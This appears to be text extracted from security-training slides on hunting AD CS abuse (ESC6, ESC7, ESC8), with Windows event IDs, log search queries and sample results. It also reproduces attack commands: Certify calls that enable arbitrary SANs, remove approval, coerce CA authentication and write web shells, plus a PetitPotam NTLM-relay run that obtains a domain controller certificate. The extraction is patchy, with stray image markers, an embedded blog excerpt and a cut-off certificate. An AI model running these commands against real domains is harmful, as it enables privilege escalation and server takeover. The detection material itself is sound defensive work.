
Values:

- \\30\82\03\59\30\82\02\41\A0\03\02\01\02\02\'
- \\30\82\05\58\30\82\04\40\A0\03\02\01\02\02\'

OK Cancel

Installing and rogue CA certificate. Useful events

Detect rogue CA certificate installation by auditing NTAAuthCertificates object attributes modifications



Installing and rogue CA certificate. Let's hunt it!

Search for modifications of the NTAAuthCertificates object attributes:

EventID:5136 AND ObjectDN:"CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration" AND OperationType:"%%14674"

Time	Channel	EventID	SubjectUserName	OperationType	ObjectDN	AttributeLDAPDisplayName	AttributeValue
> May 15, 2022 @ 12:02:35.253	Security	5136	simpleuser	%%14674	CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	nTSecurityDescriptor	O:DAG:DAD:AI(A;;LCSWRPWPRC;;;DU)(A;CI;CCDCLCSWRPWPDPDTLOCRSDRCWDWO;;;DA)(A;CI;CCDCLCSWRPWPDPDTLOCRSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;CI;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;SWRPWP;;;AU)(A;CI;LCRPLORC;;;WD)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO::S-1-5-21-3970906361-1696223450-
> May 15, 2022 @ 11:43:44.724	Security	5136	simpleuser	%%14674	CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local	cACertificate	%%14672 <Binary>

The same approach (auditing modifications of the critical objects attributes, using 5136 event) can be used for any other PKI AD Object:

- Certificate Templates Container
- Certification Authorities
- Enrollment Services Container
- KRA (Key Recovery Agents) Container
- The CA server's RPC/DCOM server
- The CA server's AD computer object
- ...

ESC6 – CA has the EDITF_ATTRIBUTESUBJECTALTNAME2 flag set

- If EDITF_ATTRIBUTESUBJECTALTNAME2 flag is enabled on an enterprise CA, alternative names are allowed for any certificate templates, regardless of templates' restrictions itself;
- Microsoft strongly not to enable this flag on an Enterprise CA;
- This misconfiguration can be abused by adversary for issuing the certificate with an alternative name that would allow them to impersonate another user (like in case of ESC1).

```
cmd
c:\Tools>certutil -config "ca\demo-ca" -getreg "policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

EditFlags REG_DWORD = 3673742 (57096002)
  EDITF_REQUESTEXTENSIONLIST -- 2
  EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
  EDITF_ENABLEAKIKEYID -- 100 (256)
  EDITF_ATTRIBUTECA -- 200 (512)
  EDITF_IGNOREREQUESTERGROUP -- 400 (1024)
  EDITF_ENABLEAKIISSUERSERIAL -- 1000 (4096)
  EDITF_ENABLEAKICRITICAL -- 2000 (8192)
  EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
  EDITF_EMAILOPTIONAL -- 20000 (131072)
  EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
  EDITF_AUDITCERTTEMPLATELOAD -- 200000 (2097152)
  EDITF_DISABLEOLDOSCNUPN -- 400000 (4194304)
  EDITF_ENABLEUPNMAP -- 1000000 (16777216)
```

```
cmd
c:\Tools>.\Certify.exe find

v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=demo,DC=local'

[*] Listing info about the Enterprise CA 'demo-CA'

Enterprise CA Name       : demo-CA
DNS Hostname             : CA.demo.local
FullName                 : CA.demo.local\demo-CA
Flags                   : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName        : CN=demo-CA, DC=demo, DC=local
Cert Thumbprint         : D92A9A521B6BE057DDDA431C2D2FC8DD41E796BD
Cert Serial             : 608B9E28F5FE42A04B25B461E7CA0607
Cert Start Date         : 5/6/2022 9:51:37 AM
Cert End Date           : 5/6/2027 10:01:36 AM
Cert Chain               : CN=demo-CA,DC=demo,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions          :
  Owner: BUILTIN\Administrators      S-1-5-32-544
```

ESC6 Let's hunt it!



Search for attempts to get list of enabled EditFlags:

*CommandLine>(*reg* OR *powershell* OR *certutil*) AND (CommandLine:*EditFlags* OR
CommandLine:("*\\Services\\CertSvc\\Configuration*" AND "\\PolicyModules*"))*

Time ▾	Channel	EventID	Category	CommandLine	User
> May 15, 2022 @ 13:47:43.997	Security	4688	Process Creation	certutil -config "CA\DEMO-CA" -getreg policy\\EditFlags	-
> May 15, 2022 @ 13:47:43.997	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	certutil -config "CA\DEMO-CA" -getreg policy\\EditFlags	DEMO\simpleuser
> May 15, 2022 @ 13:47:26.880	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	reg query \\ca\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags	DEMO\simpleuser
> May 15, 2022 @ 13:47:26.880	Security	4688	Process Creation	reg query \\ca\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags	-

ESC7 – Vulnerable Certificate Authority Access Control


- Certification authority itself has permissions that secure various CA actions;
- From the security perspective it is necessary to care about the Manage CA (aka “CA Administrator”) and Manage Certificates (aka “Certificate Officer”) permissions;
- If an attacker gains control over a principal that has the Manage CA right over the CA, he can remotely change CA configuration, includes flipping the EDITF_ATTRIBUTESUBJECTALTNAME2 to allow SAN specification in any template and thereby making them vulnerable to the ESC6 technique;
- If an attacker gains control over a principal that has the Manage Certificates right over the CA, he can remotely approve pending certificate requests, subvertng the "CA certificate manager approval" protection.



Weaponizing the ESC7 attack

Table of Contents

- Introduction to AD CS ESC7
- ESC7 Attack details
- Certificate Approval
- ESC7 Attack execution
- Conclusion




AD CS: weaponizing the ESC7 attack

26 - Jan - 2022 - Kurosh Dabbagh

Introduction to AD CS ESC7

Last year, SpecterOps published an in-depth [research](#) about the security state in Active Directory Certificate Services (**AD CS**) that is still a common topic of debate around the community. The [technical paper](#), layouts different attacks around **misconfigurations** in these services that can lead to privilege escalation or act as a persistence mechanism.

At the same time, different tools were released around this topic, some to exploit these weaknesses ([Certify](#) y [ForgeCert](#)) and others to audit an AD CS environment looking for potential misconfigurations ([PSPKIAudit](#)).

 [blackarrowsec / Certify](#) Public
forked from [GhostPack/Certify](#)

[Code](#) [Pull requests](#) [Actions](#) [Projects](#) [Wiki](#)



Flip the EDITF_ATTRIBUTESUBJECTALTNAME2 bit to allow SAN specification in any template:


```
Certify.exe setconfig /ca:SERVER\ca-name /enablesan [/removeapproval] [/restart]
```

Remove the mandatory approval at the time of requesting a new certificate:

```
Certify.exe setconfig /ca:SERVER\ca-name /removeapproval [/enablesan] [/restart]
```

Table of Contents

- Introduction
- Abusing CRL Distribution Points (CDP)
- Coercing remote authentication
- Code execution via webshell deployment
- Detection
- Conclusion



AD CS: from ManageCA to RCE

14 - Feb - 2022 - Pablo Martínez, Kurosh Dabbagh

Introduction

In our previous article, we covered an engagement where it was necessary to execute the **ESC7 attack** to escalate privileges by abusing the Active Directory Certificate Services (AD CS). During this **Red Team exercise**, a detailed research was conducted and it resulted in the publication of several modules for Certify, which allow the abuse of the ManageCA and ManageCertificates permissions as suggested in the [original paper](#).

Since the article was published, we have continued with this research, which has led us to discover **two new ways to compromise the CA server** (Certificate Authority) itself by abusing the **ManageCA privilege**. These attacks could be useful in different scenarios:

Coerce the CA server to perform an authentication attempt to a remote host:

```
Certify.exe coerceauth /ca:SERVER\ca-name /target:Target
```

Get the current CDP list. Useful to find remote writable shares:

```
Certify.exe writefile /ca:SERVER\ca-name /readonly
```

Write an asp shell to a local web directory:

```
Certify.exe writefile /ca:SERVER\ca-name /path:C:\Windows\SystemData\CES\CA-Name\shell.a
```

Write the default asp shell to a local web directory:

```
Certify.exe writefile /ca:SERVER\ca-name /path:c:\inetpub\wwwroot\shell.asp
```

Write a php shell to a remote web directory:

```
Certify.exe writefile /ca:SERVER\ca-name /path:\\remote.server\share\shell.php /input:C:
```

ESC7 – Abuse Manage CA right to remotely enable the EDITIF_ATTRIBUTESUBJECTNAME2. Useful events

```
C:\Windows\system32\cmd.exe
C:\Temp>certutil -config "CA\DEMO-CA" -getreg policy\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\
demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy:

EditFlags REG_DWORD = 3433742 (54736706)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ATTRIBUTECA -- 200 (512)
EDITF_IGNOREREQUESTERGROUP -- 400 (1024)
EDITF_ENABLEAKIISSUERSERIAL -- 1000 (4096)
EDITF_ENABLEAKICRITICAL -- 2000 (8192)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_EMAILOPTIONAL -- 20000 (131072)
EDITF_DISABLEOLDOSCNPUN -- 400000 (4194304)
EDITF_ENABLEUPNMAP -- 1000000 (16777216)
EDITF_ENABLEOCSPREVNOCHECK -- 2000000 (33554432)

CertUtil: -getreg command completed successfully.

C:\Temp>CertifyBlackarrow.exe setconfig /ca:ca\demo-ca /enablesan /restart

Use Taralovic Certify fork to remotely enable
EDITIF_ATTRIBUTESUBJECTNAME2 flag

v1.0.0

[*] Action: Modify the CA persistent settings.
[*] Certificate Authority : ca\demo-ca
[*] EDITIF_ATTRIBUTESUBJECTALNAME2 enabled!
[*] CertSvc service restarted.
```

There is no
EDITIF_ATTRIBUTESUBJECTNAME2 flag

Event Properties - Event 13, Sysmon

General Details

Registry value set:
RuleName: Certificate Authority
EventType: SetValue
UtcTime: 2022-05-15 14:55:35.210
ProcessGuid: {55a1a30f-128b-6281-f609-000000000f00}
ProcessId: 32
Image: C:\Windows\system32\certsrv.exe
TargetObject: HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy>EditFlags
Details: DWORD (0x03473742)

Event Properties - Event 4891, Microsoft Windows security auditing.

General Details

A configuration entry changed in Certificate Services.

Node: PolicyModules\CertificateAuthority_MicrosoftDefault.Policy
Entry: EditFlags
Value: 54998850

<Data Name="SubjectUserSid">S-1-5-21-3970906361-1696223450-2713567039-1112</Data>
<Data Name="SubjectUserName">simpleuser</Data>
<Data Name="SubjectDomainName">DEMO</Data>
<Data Name="SubjectLogonId">0x14659ba</Data>

ESC7 – Abuse Manage CA right to remotely enable the EDITIF_ATTRIBUTESUBJECTNAME2. Let's hunt it!

Search for changing of the EditFlags configuration entry, where EDITIF_ATTRIBUTESUBJECTALTNAME2 flag is enabled:

EventID:4891 AND Node:PolicyModules AND Entry:EditFlags AND Value_list:*EDITIF_ATTRIBUTESUBJECTALTNAME2**

Time	EventID	Channel	SubjectUserName	Node	Entry	Value	Value_list
> May 16, 2022 @ 09:04:56.190	4891	Security	simpleuser	PolicyModules\CertificateAuthority_MicrosoftDefault.Policy	EditFlags	57096002	EDITIF_REQUESTEXTENSIONLIST, EDITIF_BASICCONSTRAINTSCRITICAL, EDITIF_ENABLEAKIKEYID, EDITIF_ATTRIBUTECA, EDITIF_IGNOREREQUESTERGROUP, EDITIF_ENABLEAKIISSUERSERIAL, EDITIF_ENABLEAKICRITICAL, EDITIF_ENABLEDEFAULTSMIME, EDITIF_EMAILOPTIONAL, EDITIF_ATTRIBUTESUBJECTALTNAME2, EDITIF_AUDITCERTTEMPLATELOAD, EDITIF_DISABLEOLDOSCNPUN

Search for changing of the related registry value:



EventID:13 AND TargetObject:("\\Services\\CertSvc\\Configuration*" AND "*"\\PolicyModules*" AND "\\EditFlags") AND EditFlags:*EDITIF_ATTRIBUTESUBJECTALTNAME2**

Time	Channel	EventID	Category	Image	TargetObject	Details	EditFlags
> May 16, 2022 @ 09:04:56.190	Microsoft-Windows-Sysmon/Operational	13	Registry value set (rule: RegistryEvent)	C:\Windows\system32\certsrv.exe	HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy>EditFlags	DWORD (0x03673742)	EDITIF_REQUESTEXTENSIONLIST, EDITIF_BASICCONSTRAINTSCRITICAL, EDITIF_ENABLEAKIKEYID, EDITIF_ATTRIBUTECA, EDITIF_IGNOREREQUESTERGROUP, EDITIF_ENABLEAKIISSUERSERIAL, EDITIF_ENABLEAKICRITICAL, EDITIF_ENABLEDEFAULTSMIME, EDITIF_EMAILOPTIONAL, EDITIF_ATTRIBUTESUBJECTALTNAME2, EDITIF_AUDITCERTTEMPLATELOAD. EDITIF_DISABLEOLDOSCNPUN

Setting insecure Certification Authority permissions

Useful events

Event 4882 generates each time when security permissions for Certification Services are changed



Setting insecure Certification Authority permissions

Let's hunt it!

Search for any 4882 event (it shouldn't happen often), pay attention where SecuritySettings attribute contains insecure permissions (CA Administrator/Certificate Manager for unprivileged users/groups):

EventID:4882 AND SecuritySettings:(Everyone OR "Domain Users" OR Authenticated)

Time	EventID	Channel	Category	SubjectUserName	SubjectUserSid	SecuritySettings
May 16, 2022 @ 14:34:27.133	4882	Security	Certification Services	dadmin	S-1-5-21-3970906361-1696223450-2713567039-1104	Allow(0x00000303) Everyone CA Administrator Certificate Manager Read Enroll Allow(0x00000003) DEMO\Domain Admins

```
t SecuritySettings
  Allow(0x00000303) Everyone
    CA Administrator
    Certificate Manager
    Read
    Enroll
  Allow(0x00000003) DEMO\Domain Admins
    CA Administrator
    Certificate Manager
  Allow(0x00000303) DEMO\Domain Users
    CA Administrator
    Certificate Manager
    Read
    Enroll
```

Setting insecure Certification Authority permissions

Useful events

Registry Editor

File Edit View Favorites Help

Left pane: CertSvc > Configuration > demo-CA > Security

Name	Type	Data
(Default)	REG_SZ	(value not set)
Security	REG_BINARY	01 00 14 80 40 01 00 00 4c 01

Event Properties - Event 13, Sysmon

General Details

Registry value set:
RuleName: Certificate Authority
EventType: SetValue
UtcTime: 2022-05-19 04:39:43.237
ProcessGuid: {55a1a30f-ac58-6285-f500-000000001200}
ProcessId: 5180
Image: C:\Windows\system32\certsrv.exe
TargetObject: HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\Security
Details: Binary Data

ESC8 – NTLM Relay to AD CS HTTP Endpoints

- AD CS supports several HTTP-based enrollment methods if additional AD CS server roles are installed.
- These HTTP-based certificate enrollment interfaces are all vulnerable NTLM relay attacks.
- Using NTLM relay attacker can relay any inbound NTLM authenticating to the AD CS HTTP-based interface and request a certificate for the impersonated user\machine account.

Microsoft Active Directory Certificate Services - demo-CA Home

Submit a Certificate Request or Renewal Request <http://ca.demo.local/certsrv/>

To submit a saved request to the CA, paste a base-64-encoded CMC or PKCS #10 certificate request or PKCS #7 renewal request generated by an external source (such as a Web server) in the Saved Request box.

Saved Request:

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

Certificate Template:

Subordinate Certification Authority

Additional Attributes:

Attributes:

```
└─$ python3 PetitPotam.py -u demo -p P@ssword -d demo.local -dc-ip 10.3.132.25 10.3.132.23 10.3.132.25
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc  
[-] Connecting to ncacn_np:10.3.132.25[\PIPE\lsarpc]  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[+] Got expected ERROR_BAD_NETPATH exception!  
[+] Attack worked!
```

```
[*] Servers started, waiting for connections  
[*] SMBD-Thread-5: Received connection from 10.3.132.25, attacking target http://ca.demo.local  
[*] HTTP server returned error code 200, treating as a successful login  
[*] Authenticating against http://ca.demo.local as DEMO/DC$ SUCCEEDED  
[*] SMBD-Thread-7: Connection from 10.3.132.25 controlled, but there are no more targets left!  
[*] Generating CSR...  
[*] CSR generated!  
[*] Getting certificate...  
  
[*] GOT CERTIFICATE! ID 181  
[*] Base64 certificate of user DC$:  
MLlRTQIBAZCCERCcGSqGS1b3DQEHAACEQgEghEEMIIRADCCBy8GCsGqGS1b3DQEHBqCCByAwwgcccAgEAMI lHFQYJKoZlHvcNAQcBMBwGCiq  
GS1b3DQEAMAQwDgQI/+EOMi0yDDgCaggAgIIG6IAOJIvSHT1u1K/dmQtCtLFU6LP058nR4+FXzj7qSehwIHK7LKD2ovsnaSd3ydFAAcU17  
ACw5/1Blmge0W8Ly4gCA6LftdUNFcctr7k8l/w8RrBTdoGIWbkt0hz9WYK8jh9Qw1dJ3s7xXoVbvIf/AAaQIbTjbx9GXk7AGsFV+pWGI fqz  
